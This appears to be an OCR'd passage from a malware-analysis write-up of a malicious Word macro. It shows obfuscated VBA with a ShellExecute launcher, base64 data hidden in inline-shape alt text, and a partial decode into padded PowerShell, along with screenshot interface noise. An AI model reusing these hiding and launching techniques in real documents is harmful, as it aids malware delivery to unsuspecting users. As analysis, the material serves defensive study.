

Microsoft Visual Basic - 23-04-2020 [break]
File Edit View Insert Format Debug Run Tools Add-Ins Window Help
Type a question for help
Ln 306, Col 78
Project - Project
Normal
Project (23-04-2020)
Microsoft Word Objects
ThisDocument
References
Properties - fzcmxfkfkxlzd
fzcmxfkfkxlzd InkEdit
Alphabetic Categorized
23-04-2020 - ThisDocument (Code)
(General)
ogadjbdlgduu
cuhtba = Array(30242638, 53273585, 15845991, 76683672, 97682167)
dtaavmf = Array(29362980, 36575607, 36886968, 54740505)
fegyklv = Array(15323416, 98634375, 51597186, 8461542, 35859761, 24551366, 87090075)
yyqmd = Array(84999944, 70862337, 18105275, 56935903, 98540730, 34584957, 10292388)
otmta = Array(94961706, 30786591, 27163917, 1910524, 68520954, 49472756)
cktxgzd = Array(21705435, 50780763, 59267937, 49711385)
txaidl = Array(27514121, 5251962, 52607844, 24694077, 40143524, 33382234)
blgok = Array(92235481, 14842460, 94481974, 40517837, 39130259, 91824600)
getobjtwo.ShellExecute xxtytqommjogvbx, fcvhjrsmilyq & srnwrufymp, ywkkujfenopw, kaurirh, 0 * 2049
ywkkujfenopw = "C:\Windows\System32"
pyyzgvr = Array(59180537, 43283865, 63474236, 66314603)
rocwu = Array(88539343, 77240413, 78946167, 21760940, 29035433, 69263900, 39661192)
rzkbx = Array(80135356, 85887216, 61578194, 93982947, 21810556, 3100076, 21281630)
pcrri = Array(54973903, 24444193, 72186349, 70357730)
ghhkf = Array(48632724, 47450435, 14381685, 20193813, 14404499)
urvhg = Array(84804617, 66290105, 85602352, 91437148)
yqewhy = Array(88355968, 70488087, 57808322, 15412119, 60013914, 7290669)
mpygs = Array(19893706, 34010216, 86939297, 86914169, 72877039, 96282726, 81218394)
yppoi = Array(14647681, 55859523, 64400673, 62423702)
ubvias = Array(82432970, 9774707, 66235340, 78247872, 79587339, 71347771, 84729373)
rlkje = Array(87510783, 55393045, 27229377, 56374947)
kgpih = Array(69040095, 51465678, 66083702, 85152105, 67947732, 45334474, 21061487)
zajxbe = Array(67517986, 22657002, 71292382, 98037040, 83217117, 76534426, 7592190)
jcyagg = Array(76928964, 82863191, 34341916, 17431651, 36863689, 41293346)
Immediate
print gfwzhdiqkloctbdgwxtlrwyfv.InlineShapes(1).AlternativeText
ojqfiadxctxvppyfjmlpqkxqoialcrfhywepuacqrxrlcrdoepuauhdrhgnyfrzsoscshhqubokllhvvxhcvdk.zgvfpgxkuwmslwpjb-afyfahncmnfl sheyocykzanlrcecfddubovi
print StrConv(gfwzhdiqkloctbdgwxtlrwyfv.InlineShapes(1).AlternativeText, 64)
o j q f i a d x c t x v p p y f j m l p q k x q o i a l c r f h y w e p u a c q r x r l c r d o e p u a u h d r h g n y f r z s o s c s h h q

So now here we analysed for `Me.InlineShapes(3).AlternativeText & Me.InlineShapes(2).AlternativeText` here we can note that it has printed the base64 data.



Now here we will use CodeChef to decode the data and we got our final deobfuscated script.




Version 9.21.0
Last build: 2 years ago - v9 supports multiple inputs and a Node API allowing you to program with Cyb…
Options
About / Support
Operations
find
Find / Replace
Extract domains
Magic
Snefru
XOR Brute Force
Favourites
Data format
Encryption / Encoding
Public Key
Arithmetic / Logic
Networking
Language
Utils
Recipe
From Base64
Alphabet
A-Za-z0-9+/=
Remove non-alphabet chars
Find / Replace
Find
\x00
REGEX
Replace
Global match
Case insensitive
Multiline matching
Dot matches all
STEP
BAKE!
Auto Bake
Input
length: 4653
lines: 6
JAB3AHcAcABzAHAAZAA9ACIAdQBkAGsAZgB3AHEAdQBuAHEAdgByAHkAZgBiAG4AIgA7AAoAJAB1AG
MAdQBhAGcAbwBrAGcAYQBoAHUAeQBkAHYAIAA9ACAAIgB1AGoAZgBuAHIAaAB6AHYAcABpAHQAdABn
AHcAcwBqACIAOwAKACQAeAB1AGYAZQB1AGcAZQA9ACIAcgBzAGoAeQBxAG4AdwBxAGEAdgBqAGQAIg
A7AAoAZgB1AG4AYwB0AGkAbwBuACAAbAB6AGIAdgByAG8AZABmAGwAZwBnAHgAdwB4AHYAeQBnAHMA
cwB7AAoAJABzAGMAcQBwAG4AcgBqAHQAYgBtAG0AdABoAGMAaQA9ACIAbQB6AGcAbwBpAGoAcAB1AG
4AagBqAGgAIgA7AAoAJABnAHIAegBjAHIAYQBsAHEAdwBxAGIAaABxAG4AeQA9ACIAbwBiAGEAeABr
AGgAbgBtAGwAdwByAHkAdQBxAHYAcABjAHMAIgA7AAoAJAB0AHIAdABoAHIAcABiAGIAcABzAGkAPQ
AiAG0AZgBrAGcAaABsAGEAZAB4AG0AcQBhAGsAdgB5AGoAIgA7AAoAJABwAGUAdgByAGQAYQBjAHEA
egBtAGgAeAA9ACIAcgB1AGUAcQBmAHkAYgBqACIAOwAKACQAcgBtAHEAZgB3AD0AIgB0AHcAaQBzAH
QAdAAiADsACgAkAHYAbwBlAG4AegBmAG8AbABrAGMAdwB2AHoAbQBnAD0AIgB4AHYAeABwAHoAZABv
AGUAdABwAG4AagByAGQAbABtACIAOwAKACQAZQBuAHUAbAB4AG0AYgB5AHIAdwA9ACIAZAB2AGYAeA
BoAGkAeQB5AHUAcABwAHAAbQB5AGEAYgBwACIAOwAKAH0ACgAkAHcAaQB4AHAAaQB0AGEAeQB4AD0A
Output
start: 1742
end: 1742
length: 0
time: 50ms
length: 1742
lines: 63
$wwpspd="udkfwqunqvryfbn";
$ucuagokgahuydv = "ujfnrhzvpittgwsj";
$xufeuge="rsjyqnwqavjd";
function lzbvrodflggxwxvygss{
$scqpnrjtbmmthci="mzgoijpunjjh";
$grzcralqwqbhqny="obaxkhnmlwryuqvpcs";
$trthrpbbpsi="mfkghladxmqakvyj";
$pevrdacqzmhx="rueqfybj";
$rmqfw="twistt";
$voenzfolkcwvzmg="xvxpzdoetpnjrdlm";
$enulxmbyrw="dvfxhiyyupppmyabp";
}